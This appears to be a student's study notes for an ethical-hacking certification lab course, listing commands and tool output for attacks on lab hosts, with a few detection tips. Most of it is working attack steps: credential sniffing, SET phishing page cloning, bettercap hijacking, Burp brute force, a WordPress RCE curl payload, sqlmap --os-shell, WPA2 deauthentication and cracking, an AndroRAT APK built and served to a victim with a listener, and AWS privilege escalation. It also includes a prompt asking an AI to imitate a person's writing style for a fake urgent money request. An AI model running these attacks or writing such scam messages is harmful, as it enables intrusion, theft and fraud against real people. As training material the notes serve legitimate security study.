  Source: 29:e5:fe:6e:1f:a8 (29:e5:fe:6e:1f:a8)
  Type: IPv4 (0x0800)
  Trailer: 07d41fd978e613be000000005002020042680000
Internet Protocol Version 4, Src: 104.224.177.15, Dst

0000  08 dc cf 63 f7 e9 29 e5  fe 6e 1f a8 08 00 45 00
0010  00 14 b4 d6 00 00 40 06  0e e5 68 e0 b1 0f 6d d7
0020  2f 62 07 d4 1f d9 78 e6  13 be 00 00 00 00 50 02
0030  02 00 42 68 00 00
```

- *#DHCP Starvation Attack*
    - *Yersinia -I*
    -
    - *-I for interactive*
        - *Press F2 to switch to DHCP*
        - *x to list options*
        - *1 to start DHCP starvation attack*



```
No.     Time         Source     Destination       Protocol Length Info
1232… 9.226162564  0.0.0.0    255.255.255.255   DHCP     286 DHCP Discover - Transaction
1232… 9.226168064  0.0.0.0    255.255.255.255   DHCP     286 DHCP Discover - Transaction
1232… 9.226173764  0.0.0.0    255.255.255.255   DHCP     286 DHCP Discover - Transaction
1232… 9.226179064  0.0.0.0    255.255.255.255   DHCP     286 DHCP Discover - Transaction
1232… 9.226184464  0.0.0.0    255.255.255.255   DHCP     286 DHCP Discover - Transaction
1232… 9.226189864  0.0.0.0    255.255.255.255   DHCP     286 DHCP Discover - Transaction
1232… 9.226195364  0.0.0.0    255.255.255.255   DHCP     286 DHCP Discover - Transaction
1232… 9.226200964  0.0.0.0    255.255.255.255   DHCP     286 DHCP Discover - Transaction
1232… 9.226206364  0.0.0.0    255.255.255.255   DHCP     286 DHCP Discover - Transaction
1232… 9.226212064  0.0.0.0    255.255.255.255   DHCP     286 DHCP Discover - Transaction
1232… 9.226217664  0.0.0.0    255.255.255.255   DHCP     286 DHCP Discover - Transaction
1232… 9.226223164  0.0.0.0    255.255.255.255   DHCP     286 DHCP Discover - Transaction
1232… 9.226228464  0.0.0.0    255.255.255.255   DHCP     286 DHCP Discover - Transaction

Frame 1232159: 286 bytes on wire (2288 bits), 286 byt
Ethernet II, Src: e7:e1:e6:79:4a:19 (e7:e1:e6:79:4a:1
  Destination: Broadcast (ff:ff:ff:ff:ff:ff)
  Source: e7:e1:e6:79:4a:19 (e7:e1:e6:79:4a:19)
  Type: IPv4 (0x0800)
Internet Protocol Version 4, Src: 0.0.0.0, Dst: 255.2
User Datagram Protocol, Src Port: 68, Dst Port: 67
Dynamic Host Configuration Protocol (Discover)

0000  ff ff ff ff ff ff e7 e1  e6 79 4a 19 08 00 45 1
0010  01 10 00 00 00 00 10 11  a9 ce 00 00 00 00 ff f
0020  ff ff 00 44 00 43 00 fc  73 6d 01 01 06 00 64 3
0030  98 69 00 00 80 00 00 00  00 00 00 00 00 00 00 0
0040  00 00 00 00 00 00 e7 e1  e6 79 4a 19 00 00 00 0
0050  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 0
0060  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 0
0070  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 0
0080  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 0
0090  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 0
00a0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 0
00b0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 0
00c0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 0
00d0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 0
```

- *#Password Sniffing*




```
http.request.method == POST
Packet details   Narrow (UTF-8 / ASCII)   ☐ Case sensitive   String   pwd   Find   Cancel

No.  Time       Source      Destination  Protocol Length Info
246  61.898654  10.10.1.11  10.10.1.19   HTTP     888 POST / HTTP/1.1  (application/x-www-form-urlencoded)
```

    -
    - *(select edit > “Find Packet..” to display the second menubar)*
        -
        -

- *Detect Network Sniffing*
    - *Detect #ARP Poisoning and #Promiscuous Mode in a Switch-Based Network*
        - *#Wireshark*
            - *Preferences > protocols > ARP/RARP > Detect ARP request stoms & Detect duplicate IP*
            - *Extert Information to view the duplicate packets > double click for details to find duplicate MAC addresses*
        - *Nmap –script=sniffer-detect 10.10.1.19*
        - *Opm: MAC poisoning can be done with Cain and Able (windows tool)*

#Social Engineering

- Sniff credentials using the Social-Engineer Toolkit (SET)
  setoolkit   > option 1 > option 2
    - Enter url to clone
    -
    - Send mail with fake url
    - Once fake form is filled in
    - 


      ```
      POSSIBLE USERNAME FIELD FOUND:
      POSSIBLE PASSWORD FIELD FOUND:
      ```
- Detect phshing attack
    - Install netcraft extention: https://www.netcraft.com/apps-extensions
- AI
    - Impersonating writing style. For example:
        - *Impersonate the Sam's writing style from the conversations given below and create a message for John saying that his father got massive heart attack today and he is in need of money so urging john for transferring the required amount of money to his account on urgent basis. Here is the previous conversations between Sam and John*


Denial-of-Service Module


- Perform a #DDoS Attack
    - ISB (HTTP/UDP/TCP/ICMP flood, TCP port scan, Slowloris, gather info
    - UltraDDOS v2
    - With bot
- Detect and protect against DoS

- Anti DDoS Guardian


#Session Hijacking

- Caido (Windows Tool) (Hijjack a Session)
  - Edit interface to all interfaces
  - Create online account
  - Create project
  - Download & Install certificates
  - Set forwarding to queuing
  - Change firefox to proxy & instell cert
  - In request tab
    - Modify www.moviescope.com to www.goodshopping.com in the captured GET requests and click on forward to forward the requests
- Bettercap (Linux session hijacking)
  - 

    ```
    #bettercap -iface eth0
    ```
  - 

    ```
    10.10.1.0/24 > 10.10.1.13  » net.probe on
    [07:33:38] [sys.log] [inf] net.probe starting net.recon as a requirement for net
    .probe
    ```
  - (commando “net.rocon on” wordt automatisch gestart)
  - 

    ```
    10.10.1.0/24 > 10.10.1.13  » net.sniff on
    ```
- Hetty (windows Tool) (Intercept HTTP trafic
  - Run
  - Change poxy
  - Look in post even body for credentials
- Detect Session Hijacking
  - Manual: wireshark
    - Bettercap sends several ARP broadcasts


      ```
      MS-NLB-PhysServer-2… Broadcast         ARP      42
      MS-NLB-PhysServer-2… Broadcast         ARP      42
      MS-NLB-PhysServer-2… Broadcast         ARP      42
      MS-NLB-PhysServer-2… Broadcast         ARP      42
      MS-NLB-PhysServer-2… Broadcast         ARP      42
      MS-NLB-PhysServer-2… Broadcast         ARP      42
      MS-NLB-PhysServer-2… Broadcast         ARP      42
      ```
  - Automatic: IDS/IPS

#Evading IDS, Firewalls, and Honeypots

- Detect Intrusions using Snort
  - Skipped

- Evade IDS/Firewalls
    - BITSAdmin (windows Tool to evade firewall, uses Background Intelligent Transfer Service))
        - bitsadmin /transfer Exploit.exe http://10.10.1.13/share/Exploit.exe c:\Exploit.exe

Hacking Web Servers #webserver

- Footprint the Web Server
    - Netcat
        - nc -vv www.website.com 80
        - GET / HTTP/1.0   (2x enter)
    - Telnet
        - telnet www.website.com 80
        - GET / HTTP/1.0
        - 


```
Escape character is '^]'.
GET / HTTP/1.0

HTTP/1.1 200 OK
Content-Type: text/html
Last-Modified: Wed, 15 A
Accept-Ranges: bytes
ETag: "2a415933ed12d61:0
Server: Microsoft-IIS/10
X-Powered-By: ASP.NET
Date: Sun, 06 Jul 2025 1
Connection: close
Content-Length: 703
```

    - Nmap
        - Nmap -sV –script=http-enum www.website.com
        - Discover hostnames that resolve the targeted domain
            - Nmap –script hostmap-bfk -script-args hostmap-bfk/prefix=hostmap- www.website.com
        - HTTP trace
        - Check if #WAF is detected
            - Nmap -p80 –script http-waf-detect www.website.com
            - Wafw00f www.website.com
- Web Server Attack
    - ftp

        - hydra
    - log4j
        - log4j-shell-poc
    - #directory traversal
        - #gobuster dir -u https://website.com -w /usr/share/wordlists/dirb/common.txt
    - Footprinting
        - Whatweb, nmap -sV, nikto -h

Hacking Web Applications Hacking

- #Reconnaissance
    - https://www.netcraft.com
    - https://whois.domaintools.com
    - http://www.sabsoft.com (batch IP convertor)
    - DNSRecon
    - https://centralops.net (DNS interrogation)
    - nmap -T4 -A -v www.moviescope.com
    - telnet www.moviescope.com 80 (banner grabbing)
        - GET / HTTP/1.0
- Web Spidering #spider
    - #Zaproxy




Welcome to OWASP ZAP

ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.

If you are new to ZAP then it is best to start with one of the options below.

Run an automated scan against your application




Automated Scan

This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.

Please be aware that you should only attack applications that you have been specifically been given permission to test.


- #Vulnerability scanning
    - SmartScanner (Windows)

    - WPScan (https://wpscan.com/)
    - AppSpider (https://www.rapid7.com)
    - Codename SCNR (https://ecsypno.com)
    - N-Stalker (https://www.nstalker.com)
    - Uniscan (https://github.com)
- Web Application Attacks #webapplication
    - Burp Suite (brute-force)
        - Start #burpsuite parrot machine (Pentesting → Web Application Analysis → Web Application Proxies → Burpsuite CE)
        - Change browser proxy settings to burpsuite ip and port
            - Set listen to all interfaces (if browser not on same machine)
            - Change port 8080 is already in use
        - Check if proxy > intercept is ON



        - Login to webform with fake credentials (admin/password)
        - Forward the captured POST to "intruder"

          Right click op POST and select send to intruder
        - Clear default payload positions
            - Clear$
        - Select to cluster bomb, enter target, add positions for username and password
        - Set payload 1 > select 1, simple list and click load for loading the username wordlist
        - Set payload 2 > select 2, simple list and click load for loading the password wordlist
        - Click start attack




Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 2 Payload count: 9

Payload type: Simple list Request count: 117

    - Search for different status code/Length




Request	Payload 1	Payload 2	Status code	Error	Timeout	Length	Comm
1	adminstrator	abc123	200	□	□	4966	
2	adminttd	abc123	200	□	□	4962	
3	adminuser	abc123	200	□	□	4963	
4	adminview	abc123	200	□	□	4963	
5	admn	abc123	200	□	□	4958	
6	anonymous	abc123	200	□	□	4963	
7	admin	qwerty@123	302	□	□	1155	
8	admin123	qwerty@123	200	□	□	4962	
9	admin2	qwerty@123	200	□	□	4960	
0	admin_1	qwerty@123	200	□	□	4961	
1	administrator	qwerty@123	200	□	□	4967	

  - Remote Code Execution (#RCE) Attack
    - Wpcan to find RCE vulnerability (https://wpscan.com for API token)
      - Wpscan –url http://10.11.12.1:8080/WORDPRESS --api-token XXXXXXX
    - Perform RCE attack if vulnerable (example with whoami command)
      - curl -i 'http://10.11.12.1:8080/WORDPRESS/wp-admin/admin-ajax.php?action=upg_datatable&field=field:exec:whoami:NULL:NULL'

- Detect Web Application Vulnerabilities #webapplication #vulnerability
  - #Wapiti Web Application Security Scanner
    - Install
      - Sudo su
      - Cd wapiti
      - Python3 -m venv wapiti3
      - . wapiti3/bin/activate
      - Pip install .
  - Run (+/-10min)
    - Wapiti -u https://www.website.com
    -
- extra
  - #Loadbalancer

        - ldb website.com
    - #vulnerability
        - Nmap –script vuln www.website.com
        - Sniper -t www.website.com -w scan.txt
    - Scan #content #gobuster
        - Dirb http://www.website.com
        - Gobusterdir -u http://www.website.com -w /usr/share/wordlists/dirb/wommon.txt
    - Brute fore vulnerability
        - Wfuzz -c -z file,/usr/share/wordlists/wfuzz/general/common.txt –hc 404 http://www.website.com/FUZZ
    -

#SQL Injection Module

- SQL Injection Attack (see also engage)
    - Grap #cookie
        - Document.cookie   (console browser
    - Get databases
        - Sqlmap -u http://www.website.com/viewprofile.aspx?id=1 –cookie”XXXXXXXXX; XXXXX” --dbs
        -
    - Get tables
        - Sqlmap -u http://www.website.com/viewprofile.aspx?id=1 –cookie”XXXXXXXXX; XXXXX” -D database --tables
    - Dump user_login
        - Sqlmap -u http://www.website.com/viewprofile.aspx?id=1 –cookie”XXXXXXXXX; XXXXX” -D database -T User_Login --dump
        -
    - Access shell
        - Sqlmap -u http://www.website.com/viewprofile.aspx?id=1 –cookie”XXXXXXXXX; XXXXX” --os-shell
        - 

```
┌─[root@parrot]─[/home/attacker]
└──╼ #sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro=; ui-tabs-1=0" --os-shell
```

    - Use help for OS shell commands (cmd)
- Detect SQL Injection Vulnerabilities
    - #OWASP ZAP

Hacking #Wireless Networks
#wifi

- Find Wi-fi networks and sniff wi-fi packets
    - #Wash > utility that can be used to identify WPS-enabled access points
        - Set adapter in monitor mode
            - airmon-ng start wlx00e02d886189 (check ifconfig for correct wlx.. name)
            - airmon-ng check kill (to kill conflicted processes if needed)
            - airmon-ng start wlx00e02d886189 (again to start)
            - wash -i wlx00e02d886189 (to detect WPS-enabled devices)
    - #Wireshark > sniff traffic with adapter in monitor mode
- Crack #WPA2
    - Set adapter in monitor mode
        - airmon-ng start *wxl0011223344* (check ifconfig for correct wlx.. name)
        - airmon-ng check kill (to kill conflicted processes if needed)
        - airmon-ng start *wxl0011223344* (again to start)
    - *detect access points and connected clients*
        - *airodump-ng wxl0011223344*
    - *in a new terminal with sudo rights*
        - *airodump-ng –bssid MACADDRAP -c 1 -w DUMPNAME wxl0011223344*
          (--bssid is MAC AP -C is channel -w is dumpname, wxl.. is wireless interface)
    - *in another new terminal with sudo rights*
        - *go to root directory*
            - *aireplay-ng -0 11 -a MACAP -c MACCLIENT wlx00112233*
        - *-0 > deauthentication mode*
        - *11 > number of deauthentication packets*
        - *-a > access point MAC*
        - *-c > destination MAC*
        - *Wxl… > wireless interface*
        - *Run above command multiple times until you receive “WPA handshake: MACAP” packet in the airodump-ng screen (handshake successfully captured)*
        - *CTRL+C to stop*
        - *Dictionary attack*
            - *aircrack-ng -a2 MACAP -w password.txt dump.cap*
                - *dump.cap is the captured packets in previous step*
                - *-a is attack mode (2=WPA-PSK)*

            - *-w path to wordlist*



Hacking #Mobile Platforms

- Hack Android Devices #rat
    - Exploit the Android Platform through ADB using PhoneSploit
        - Python3 phonesploitpro.py
    - Hack an Android Device by Creating APK File using AndroRAT
        - Cd AndroRAT
        - Python3 androRAT.py –build -i 10.10.10.1 -p 4444 -o update.apk
          (-i is local ip)
    - Copy and start webserver
        - Copy update.apk /var/www/html/share
        - Service apache2 start
    - Start listning
        - Python3 androRAT.py –shell -i 0.0.0.0 -p 4444
    - Download and install apk as victim (download via browser)
    - Connection
        - Back in listner > got connection
        - (Typ help for options)
- Secure android devices
    - AVG antivirus and scan

IoT and OT Hacking #iot #ot #mqtt

- Footprinting on the MQTT protocol (M2M/IoT protocol)
    - https://www.whois.com/whois > www.oasis-open.org (had published the MQTT v5.0 standard)
    - https://www.exploit-db.com/google-hacking-database > typ SCADA (gives google dorks)
    - Shodan
        - port:1883 (MQTT)
        - Search for Modbus-enabled ICS/SCADA systems: port:502
        - Search for SCADA systems using PLC name: “Schneider Electric”

        - Search for SCADA systems using geolocation: SCADA Country:"US"

- Capture and Analyze IoT Device Traffic
    - 
      mqtt
    - 
      ```
      MQTT      97 Publish Message (id=2) [High_Tempe]
      ```
    -
    -
    - A #Publish Release (PUBREL) packet is the response to a Publish Received (PUBREC) packet.

Cloud Computing Module

- #Reconnaissance on #Azure
    - #AADInternals
        - Copy folder to c:
        - Install powershell
            - Install-Module AADInternals
        - Invoke-AADIntReconAsOutsider -DomainName company.com | Format-table
            - #Subdomains listed
        - Invoke-AADIntUserEnumerationAsOutsider -UserName user@company.com
            - #username exist True or false

        - Get-Content .\users.txt | Invoke-AADIntUserEnumerationAsOutsider -Method Normal
        - Get-AADIntLoginInformation -Domain company.com
            -
        - Get-AADIntLoginInformation -Domain user@company
            -
        - Get-AADIntTenantID -Domain company.com
            - #Tenant id listed
        - Get-AADIntTenantDomains -Domain company.com

        - Alternatief: https://aadinternals.com/osint/
- Exploit #S3 Buckets
    - pip3 install awscli

    - aws configure
        - provide AWS Access key ID
    - aws s3 ls s3://[Bucket Name]   (list of content in the bucket)
    - aws s3 mv Hack.txt s3:// [Bucket Name] (move file to bucket)
    - aws s3 rm s3:// [Bucket Name]/Hack.txt (remove file)
- Perform #Privilege Escalation
    - Create user policy
        - vim user-policy.json
            - {
              "Version":"2012-10-17", "Statement": ["Effect":"Allow", "Action":"*", "Resource":"*"
              }] }
              Note
        - aws iam create-policy --policy-name user-policy --policy-document file://user-policy.json
        - aws iam attach-user-policy --user-name [Target Username] --policy-arn arn:aws:iam::[Account ID]:policy/user-policy
        - aws iam list-attached-user-policies --user-name [Target Username]
        - aws iam list-users
        -
- Vulnerability Assessment on #Docker Images

    - docker pull ubuntu (to pull an docker image)
    - trivy image ubuntu (perform vulnerability assessment on this image)

#Cryptography

- create multilayer hash (MD5/SHA/HMAC)
    - https://gchq.github.io/CyberChef/
- Encrypt/Dycryot file #cfd
    - CryptoForge
        - .cfd extention !
- Diskencryption
    - VeraCrypt
-